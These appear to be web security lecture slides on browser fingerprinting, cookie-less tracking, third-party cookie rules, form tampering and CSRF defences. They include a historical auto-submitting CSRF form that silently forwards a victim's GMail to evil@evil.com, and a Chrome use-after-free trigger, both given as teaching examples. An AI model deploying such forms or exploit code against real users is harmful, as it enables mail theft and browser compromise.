
- version, fonts, screen resolution, plugins, graphics features, ...

- caching* of previously downloaded resources

- almost unique a surprising amount of the time

have IP addresses, too — very good hints

# tracking without cookies: redirect





## no redirect?

can achieve similar effect by embedding iframe, other resources

# tracking without cookies

problem: this looks exactly like a normal single-sign-on flow

Firefox, Safari use heuristics to distinguish:

in Firefox ([https:](https://developer.mozilla.org/en-US/docs/Web/Privacy/Guides/Redirect_tracking_protection)

[//developer.mozilla.org/en-US/docs/Web/Privacy/Guides/Redirect\\_tracking\\_protection](https://developer.mozilla.org/en-US/docs/Web/Privacy/Guides/Redirect_tracking_protection))  
periodically clear cookies/other storage from redirect/etc.-like trackers  
if on list of known trackers, no user interaction

...

in Safari (<https://webkit.org/tracking-prevention/>)

look for redirect/embed like patterns  
periodically clear cookies/etc. if no user interaction

...

# other storage

https:

//developer.mozilla.org/en-US/docs/Web/Privacy/Guides/Redirect\_tracking\_protection

## What data is cleared?

Firefox will clear the [following data](#):

- Network cache and image cache
- Cookies
- AppCache
- DOM Quota Storage (localStorage, IndexedDB, ServiceWorkers, DOM Cache, etc.)
- DOM Push notifications
- Reporting API Reports
- Security Settings (i.e., HSTS)
- EME Media Plugin Data
- Plugin Data (e.g., Flash)
- Media Devices
- Storage Access permissions granted to the origin
- HTTP Authentication Tokens

# browser fingerprinting (1)

Table 3. Browser Attributes, Their Entropy and Their Normalized Entropy from the Panopticlick [84], AmlUnique [96], and Hiding in the Crowd [89] Studies

Attribute	Panopticlick (2010)		AmlUnique (2016)		Hiding (2018)	
	Entropy	Normalized entropy	Entropy	Normalized entropy	Entropy	Normalized entropy
User agent	10.000	0.531	9.779	0.580	7.150	0.341
Accept	-	-	1.383	0.082	0.729	0.035
Content encoding	-	-	1.534	0.091	0.382	0.018
Content language	-	-	5.918	0.351	2.716	0.129
List of plugins	15.400	0.817	11.060	0.656	9.485	0.452
Cookies enabled	0.353	0.019	0.253	0.015	0.000	0.000
Use of local/session storage	-	-	0.405	0.024	0.043	0.002
Timezone	3.040	0.161	3.338	0.198	0.164	0.008
Screen resolution and color depth	4.830	0.256	4.889	0.290	4.847	0.231
List of fonts	13.900	0.738	8.379	0.497	6.904	0.329
List of HTTP headers	-	-	4.198	0.249	1.783	0.085
Platform	-	-	2.310	0.137	1.200	0.057
Do Not Track	-	-	0.944	0.056	1.919	0.091
Canvas	-	-	8.278	0.491	8.546	0.407
WebGL Vendor	-	-	2.141	0.127	2.282	0.109
WebGL Renderer	-	-	3.406	0.202	5.541	0.264
Use of an ad blocker	-	-	0.995	0.059	0.045	0.002
$H_M$ (worst scenario)	18.843		16.860		20.980	
Number of FPs	470,161		118,934		2,067,942	

# browser fingerprinting (2)

Table 4. Overview of Four Studies Measuring Adoption of Browser Fingerprinting on the Web

	Fingerprinting techniques detected	Sites crawled	Prevalence	Detection method
Cookieless Monster [104]	Detection of three known fingerprinting libraries	10K sites (up to 20 pages per site)	0.4%	Presence of JS libraries provided by BlueCava, Iovation and ThreatMetrix.
FPDetective [74]	JS-based and Flash-based font probing	1M sites (homepages) 100K sites (25 links per site) for JS 10K (homepages) for Flash	0.04% (404 of 1M) for JS-based 1.45% (145 of 10K) for Flash-based	Logging calls of font probing methods. A script that loads more than 30 fonts or a Flash file that contains font enumeration calls is considered to perform fingerprinting.
The Web Never Forgets [73]	Canvas fingerprinting	100K sites (homepages)	5.5%	Logging calls of canvas fingerprinting related methods. A script is considered to perform fingerprinting if it also checks other FP-related properties.
1M Alexa study with OpenWPM [85]	Canvas fingerprinting, canvas-based font probing, WebRTC and AudioContext	1M sites (homepages)	1.4% for canvas fingerprinting 0.325% for canvas font probing 0.0715% for WebRTC 0.0067% for AudioContext	Logging calls of advanced FP-related JavaScript functions.
10K Majestic study [76]	17 attributes (including OS, screen, geolocation, IP address among others)	10K sites (homepages)	68.8%	Data leaving the browser must contain at least one of the 17 monitored attributes.

# backup slides

# HTML forms (1)

```
<form action="https://example.com/search/" method="GET">
<input type="hidden" name="recipient"
      value="webmaster@example.com">
Search for: <input name="q" value=""><br>
<input type="submit" value="Search">
</form>
```

```
GET /search/?q=What%20I%20searched%20for HTTP/1.1
Host: example.com
```

q is “”

%20 — character hexadecimal 20 (space)

## HTML forms (2)

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
      value="webmaster@example.com">
Your email: <input name="from" value=""><br>
Your message:<textarea name="message"></textarea>
<input type="submit">
</form>
```

```
POST /formmail.pl HTTP/1.1
```

```
Host: example.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
recipient=webmaster@example.com&from=what%20I%20Entered
&message=Some%20message%0a...
```



# trusting the client (1)

```
<form action="https://example.com/formmail.pl" method="POST">  
<input type="hidden" name="recipient"  
      value="webmaster@example.com">
```

Your email: <input name="from" value=""><br>

Your message: <textarea name="message"></textarea>

...

```
<input type="submit">  
</form>
```

if this my form, can I get a recipient of spamtarget@foo.com?

Am I *enabling spammers*??

# trusting the client (1)

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
      value="webmaster@example.com">
Your email: <input name="from" value=""><br>
Your message: <textarea name="message"></textarea>
...
<input type="submit">
</form>
```

if this my form, can I get a recipient of spamtarget@foo.com?

Am I *enabling spammers*??

Yes, because attacker could *make own version of form*

# Referer header

Submitting form at `https://example.com/feedback.html`:

```
POST /formmail.pl HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Referer: https://example.com/feedback.html

recipient=webmaster@example.com&from=...
```

**sometimes** sent by web browser

if browser always sends, *does this help?*

## trusting the client (2)

```
<form action="https://example.com/formmail.pl" method="POST">  
<input type="hidden" name="recipient"  
      value="webmaster@example.com">  
...  
<input type="submit">  
</form>
```

can I get a recipient of spamtarget@example.com *and the right referer header?*

attacker can't modify the form on example.com!  
browser sends header with URL of form

## trusting the client (2)

```
<form action="https://example.com/formmail.pl" method="POST">  
<input type="hidden" name="recipient"  
      value="webmaster@example.com">  
...  
<input type="submit">  
</form>
```

can I get a recipient of spamtarget@example.com *and the right referer header?*

attacker can't modify the form on example.com!  
browser sends header with URL of form

Yes, because attacker can *customize their browser*

# trusting the client (3)

ISS E-Security Alert

February 1, 2000

Form Tampering Vulnerabilities in Several Web-Based Shopping Cart Applications

...

Many web-based shopping cart applications *use hidden fields in HTML forms* to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and *price*....

...

Several of these applications use a security method based on *the HTTP header* to verify the request is coming from an appropriate site....

The ISS X-Force has identified *eleven shopping cart applications* that are vulnerable to form tampering. ...

# submitting forms

```
<form method="POST" action="https://mail.google.com/mail/h/ewt1jmu4ddv/?v
  enctype="multipart/form-data">
  <input type="hidden" name="cf2_emc" value="true"/>
  <input type="hidden" name="cf2_email" value="evil@evil.com"/>
  ...
  <input type="hidden" name="s" value="z"/>
  <input type="hidden" name="irf" value="on"/>
  <input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form>
<script>
document.forms[0].submit();
</script>
```

above form: 2007 GMail email filter form

pre filled out: match all messages; forward to evil@evil.com

form will be submitted with *the user's cookies!*

# Cross Site Request Forgery (CSRF)

take advantage of “*ambient authority*” of user

e.g. user is allowed request to make an email filter

any webpage can make requests to other websites

looks the same as requests made legitimately?

can't read result, but does that matter?

problem: cookie in request  $\neq$  user authorized request

problem: want to treat user as logged in when linked from another site

can't just have browser omit cookies



# Cross Site Request Forgery (CSRF)

take advantage of “*ambient authority*” of user

e.g. user is allowed request to make an email filter

any webpage can make requests to other websites

looks the same as requests made legitimately?


*can't read result, but does that matter?*

problem: cookie in request  $\neq$  user authorized request

problem: want to treat user as logged in when linked from another site

can't just have browser omit cookies

# evil website/innocent website



# defending against CSRF (1)

one idea: check the Referer [sic] header

actually works here — browser is not going to betray its user

problem: not always sent

# defending against CSRF (1)

one idea: check the Referer [sic] header

actually works here — browser is not going to betray its user

problem: not always sent

real solution: add a *secret token* (*CSRF token*) to the form

must *not be guessable*

example: copy of secret cookie value

## defending against CSRF (2)

browsers sometimes send Origin or Referer header  
if present, contain information about source of request

some types of requests require same origin  
XMLHttpRequest JavaScript API  
can send headers normal requests can't

# CSRF versus changing form parameters

## subtle CSRF attack: login

vulnerable CSRF targets aren't just actions like "email filter"

can also *log user into attacker's account*

then, e.g., they enter payment information

attacker could read info from account?

often websites forgot to protect login form

# web security summary (1)

browser as OS:

- websites are like programs

cross-site scripting

- command injection for the web

- not just stuff to display — program code for website

- problem: runs with website permissions (e.g. cookies)



## web security summary (2)

isolation mechanism: same origin policy

decision: everything on domain name is “the same”

cross-site request forgery

consequence of statelessness

*all requests* send cookie (password-equivalent)

extra token to distinguish “user initiated” or not

## on user tracking

embedding one web page in another enables tracking users across website

example: multiple webpages include i frame with a google ad

your browser sends request *to Google with same cookie*

Google reliably gets excerpt of web history

reason: websites cooperated with Google

users often don't like this

what can browsers do about this?

# changing the cookie policy (1)

idea: no “third-party” cookies

only send cookies for URL in address bar

# changing the cookie policy (1)

idea: no “third-party” cookies

only send cookies for URL in address bar

now embedded Google calendar can't use my credentials

what about websites that use multiple domains?

## changing the cookie policy (2)

by default: don't send cookies on embedded cross-origin requests

varying ideas about restricting third-party cookies

# third-party cookie restrictions

## Firefox:

- separate 'cookie jar' for each top-level domain

- tracker.com loaded from foo.com  $\neq$  tracker.com loaded from bar.com

- heuristics to avoid breaking some websites

## Safari

- don't see third-party cookies

- opt-in to separate cookie jar?

## Chrome:

- opt-in to partitioned cookie jar

# third-party cookie restrictions

## Firefox:

- separate 'cookie jar' for each top-level domain

- tracker.com loaded from foo.com  $\neq$  tracker.com loaded from bar.com

- heuristics to avoid breaking some websites*

## Safari

- don't see third-party cookies

- opt-in to separate cookie jar?

## Chrome:

- opt-in to partitioned cookie jar

# tracking without cookies

websites can do tracking even with no cookies

- information in URLs — add ?sessionId to all links

- web page caches

websites can “fingerprint” browser and machine

- version, fonts, screen resolution, plugins, graphics features, ...

- caching of previously downloaded resources

- almost unique a surprising amount of the time

have IP addresses, too — very good hints



# tracking without cookies

websites can do tracking even with no cookies

- information in URLs — add ?sessionId to all links

- web page caches

websites can “fingerprint” browser and machine

- version, fonts, screen resolution, plugins, graphics features, ...

- cached* of previously downloaded resources

- almost unique a surprising amount of the time

have IP addresses, too — very good hints

# Web Frameworks

tools for making writing interactive websites help

e.g. Django (Python):

- default to anti-embedding HTTP header (no clickjacking)

- default to HttpOnly cookies

- default to requiring CSRF token for POSTs

usually provide “templates” which escape HTML properly by default

- template: `<p>Name: {{name}} (placeholder in {{...}})`

- if name is `<script>... result is`

- `<p>Name: &lt;script>...</script>...`

# recall: UAF triggering code

earlier in semester: exploit in Chrome *browser* itself

```
// in HTML near this JavaScript:  
// <video id="vid"> (video player element)  
function source_opened() {  
    buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
    vid.parentNode.removeChild(vid);  
    gc(); // force garbage collector to run now  
    // garbage collector frees unreachable objects  
    // (would be run automatically, eventually, too)  
    // buffer now internally refers to delete'd player object  
    buffer.timestampOffset = 42;  
}  
ms = new WebKitMediaSource();  
ms.addEventListener('webkitsourceopen', source_opened);  
vid.src = window.URL.createObjectURL(ms);
```

# recall: UAF triggering code

earlier in semester: exploit in Chrome *browser* itself

```
// in HTML near this JavaScript:  
// <video id="vid"> (video player element)  
function source_opened() {  
    buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
    vid.parentNode.removeChild(vid);  
    gc(); // force garbage collector to run now  
    // garbage collector frees unreachable objects  
    // (would be run automatically, eventually, too)  
    // buffer now internally refers to delete'd player object  
    buffer.timestampOffset = 42;  
}  
ms = new WebKitMediaSource();  
ms.addEventListener('webkitsourceopen', source_opened);  
vid.src = window.URL.createObjectURL(ms);
```

# recall: UAF triggering code

earlier in semester: exploit in Chrome *browser* itself

```
// in HTML near this JavaScript:  
// <video id="vid"> (video player element)  
function source_opened() {  
    buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
    vid.parentNode.removeChild(vid);  
    gc(); // force garbage collector to run now  
    // garbage collector frees unreachable objects  
    // (would be run automatically, eventually, too)  
    // buffer now internally refers to delete'd player object  
    buffer.timestampOffset = 42;  
}  
ms = new WebKitMediaSource();  
ms.addEventListener('webkitsourceopen', source_opened);  
vid.src = window.URL.createObjectURL(ms);
```

# recall: UAF triggering code

earlier in semester: exploit in Chrome *browser* itself

```
// in HTML near this JavaScript:  
// <video id="vid"> (video player element)  
function source_opened() {  
    buffer = ms.addSourceBuffer('video/webm; codecs="vorbis,vp8"');  
    vid.parentNode.removeChild(vid);  
    gc(); // force garbage collector to run now  
    // garbage collector frees unreachable objects  
    // (would be run automatically, eventually, too)  
    // buffer now internally refers to delete'd player object  
    buffer.timestampOffset = 42;  
}  
ms = new WebKitMediaSource();  
ms.addEventListener('webkitsourceopen', source_opened);  
vid.src = window.URL.createObjectURL(ms);
```

# browsers and exploits

browsers are in a particularly dangerous position for exploits

*regularly run untrusted code* (JavaScript on websites)

huge amounts of code, often written in C/C++

WebKit (part of Chrome, Safari) has millions of lines of code

# malvertising

could trick user into visiting your website

or pay for ad — embed your webpage in another!  
can run whatever script you like



# modern advertising landscape (1)

website ads are often *sold in realtime*

conceptual idea: *mini-auction* for every ad

major concerns about fraud

are you really showing my ad?

ad operators want to do own tracking

get better idea what to show/bid

## modern advertising landscape (2)

website operators *typically don't host ads*

- don't build own realtime auction infrastructure

- not trusted to report number of ad views correctly

ads often sold indirectly

- middleman handles bidding/etc.

- website operators sell to multiple ad operators